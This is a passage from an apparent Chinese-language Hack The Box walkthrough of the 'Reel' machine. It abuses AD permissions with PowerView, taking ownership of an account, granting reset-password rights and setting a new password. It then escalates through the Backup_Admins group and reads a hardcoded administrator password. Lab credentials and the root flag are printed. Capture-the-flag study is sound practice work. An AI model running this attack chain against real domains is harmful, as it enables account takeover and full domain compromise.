 Volume Serial Number is CC8A-33E1

 Directory of C:\Users\tom\Desktop\AD Audit\BloodHound\Ingestors

05/29/2018  08:57 PM    <DIR>          .
05/29/2018  08:57 PM    <DIR>          ..
11/17/2017  12:50 AM           112,225 acls.csv
10/28/2017  09:50 PM             3,549 BloodHound.bin
10/24/2017  04:27 PM           246,489 BloodHound_Old.ps1
10/24/2017  04:27 PM           568,832 SharpHound.exe
10/24/2017  04:27 PM           636,959 SharpHound.ps1
               5 File(s)      1,568,054 bytes
               2 Dir(s)  15,770,951,680 bytes free
```

下载acls.csv文件：



ObjectName	ObjectType	ObjectGui	PrincipalName	PrincipalType	ActiveDirectoryRights	ACEType	AccessControlType	IsInherited
claire@HTB.LOCAL	USER		tom@HTB.LOCAL	USER	WriteOwner		AccessAllowed	FALSE

ObjectName	ObjectType	ObjectGui	PrincipalName	PrincipalType	ActiveDirectoryRights	ACEType	AccessControlType	IsInherited
Backup_Admins@HTB.LOCAL	GROUP		claire@HTB.LOCAL	USER	WriteDacl		AccessAllowed	FALSE

看来是要先获得claire的权限，再想办法提权：

```
PS C:\Users\tom\Desktop\AD Audit\BloodHound> . .\PowerView.ps1
PS C:\Users\tom\Desktop\AD Audit\BloodHound> Set-DomainObjectOwner -identity claire -OwnerIdentity tom
PS C:\Users\tom\Desktop\AD Audit\BloodHound> Add-DomainObjectAcl -TargetIdentity claire -PrincipalIdentity tom -Rights ResetPass
word
PS C:\Users\tom\Desktop\AD Audit\BloodHound> $cred = ConvertTo-SecureString "qwer1234QWER!@#$" -AsPlainText -force
PS C:\Users\tom\Desktop\AD Audit\BloodHound> Set-DomainUserPassword -identity claire -accountpassword $cred
PS C:\Users\tom\Desktop\AD Audit\BloodHound> exit

tom@REEL C:\Users\tom\Desktop\AD Audit\BloodHound>exitConnection to 10.10.10.77 closed.

┌──(kali㉿kali)-[~/Desktop/HTB/reel]
└─$ ssh claire@10.10.10.77
claire@10.10.10.77's password:
```

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

claire@REEL C:\Users\claire>
```

成功登陆claire后，把tom添加到backup_admins的组中，重新登陆使之生效：

```
claire@REEL C:\Users>net group backup_admins
Group name     Backup_Admins
Comment

Members

-------------------------------------------------------------------------------
ranj
The command completed successfully.


claire@REEL C:\Users>net group backup_admins tom /add
The command completed successfully.


claire@REEL C:\Users>net group backup_admins
Group name     Backup_Admins
Comment

Members

-------------------------------------------------------------------------------
ranj                     tom
The command completed successfully.


claire@REEL C:\Users>
```

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

tom@REEL C:\Users\tom>cd ..

tom@REEL C:\Users>icacls Administrator
Administrator NT AUTHORITY\SYSTEM:(OI)(CI)(F)
              HTB\Backup_Admins:(OI)(CI)(F)
              HTB\Administrator:(OI)(CI)(F)
              BUILTIN\Administrators:(OI)(CI)(F)

Successfully processed 1 files; Failed processing 0 files

tom@REEL C:\Users>cd Administrator

tom@REEL C:\Users\Administrator>\cd Desktop
'\cd' is not recognized as an internal or external command,
operable program or batch file.

tom@REEL C:\Users\Administrator>cd Desktop

tom@REEL C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is CC8A-33E1

 Directory of C:\Users\Administrator\Desktop

01/21/2018  03:56 PM    <DIR>          .
01/21/2018  03:56 PM    <DIR>          ..
11/02/2017  10:47 PM    <DIR>          Backup Scripts
10/28/2017  12:56 PM                32 root.txt
               1 File(s)             32 bytes
               3 Dir(s)  15,771,058,176 bytes free

tom@REEL C:\Users\Administrator\Desktop>type root
The system cannot find the file specified.

tom@REEL C:\Users\Administrator\Desktop>type root.txt
Access is denied.

tom@REEL C:\Users\Administrator\Desktop>cd "Backup Scripts"

tom@REEL C:\Users\Administrator\Desktop\Backup Scripts>dir
 Volume in drive C has no label.
 Volume Serial Number is CC8A-33E1

 Directory of C:\Users\Administrator\Desktop\Backup Scripts

11/02/2017  10:47 PM    <DIR>          .
11/02/2017  10:47 PM    <DIR>          ..
11/04/2017  12:22 AM               845 backup.ps1
11/02/2017  10:37 PM               462 backup1.ps1
11/04/2017  12:21 AM             5,642 BackupScript.ps1
11/02/2017  10:43 PM             2,791 BackupScript.zip
11/04/2017  12:22 AM             1,855 folders-system-state.txt
11/04/2017  12:22 AM               308 test2.ps1.txt
               6 File(s)         11,903 bytes
               2 Dir(s)  15,771,058,176 bytes free

tom@REEL C:\Users\Administrator\Desktop\Backup Scripts>type BackupScript.ps1
# admin password
$password="Cr4ckMeIfYouC4n!"

#Variables, only Change here
```

成功获得root权限：

```
┌──(kali㉿kali)-[~]
└─$ ssh administrator@10.10.10.77
administrator@10.10.10.77's password:
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

administrator@REEL C:\Users\Administrator>cd Desktop

administrator@REEL C:\Users\Administrator\Desktop>type root.txt
1018a0331e686176ff4577c728eaf32a
administrator@REEL C:\Users\Administrator\Desktop>whoami
htb\administrator

administrator@REEL C:\Users\Administrator\Desktop>
```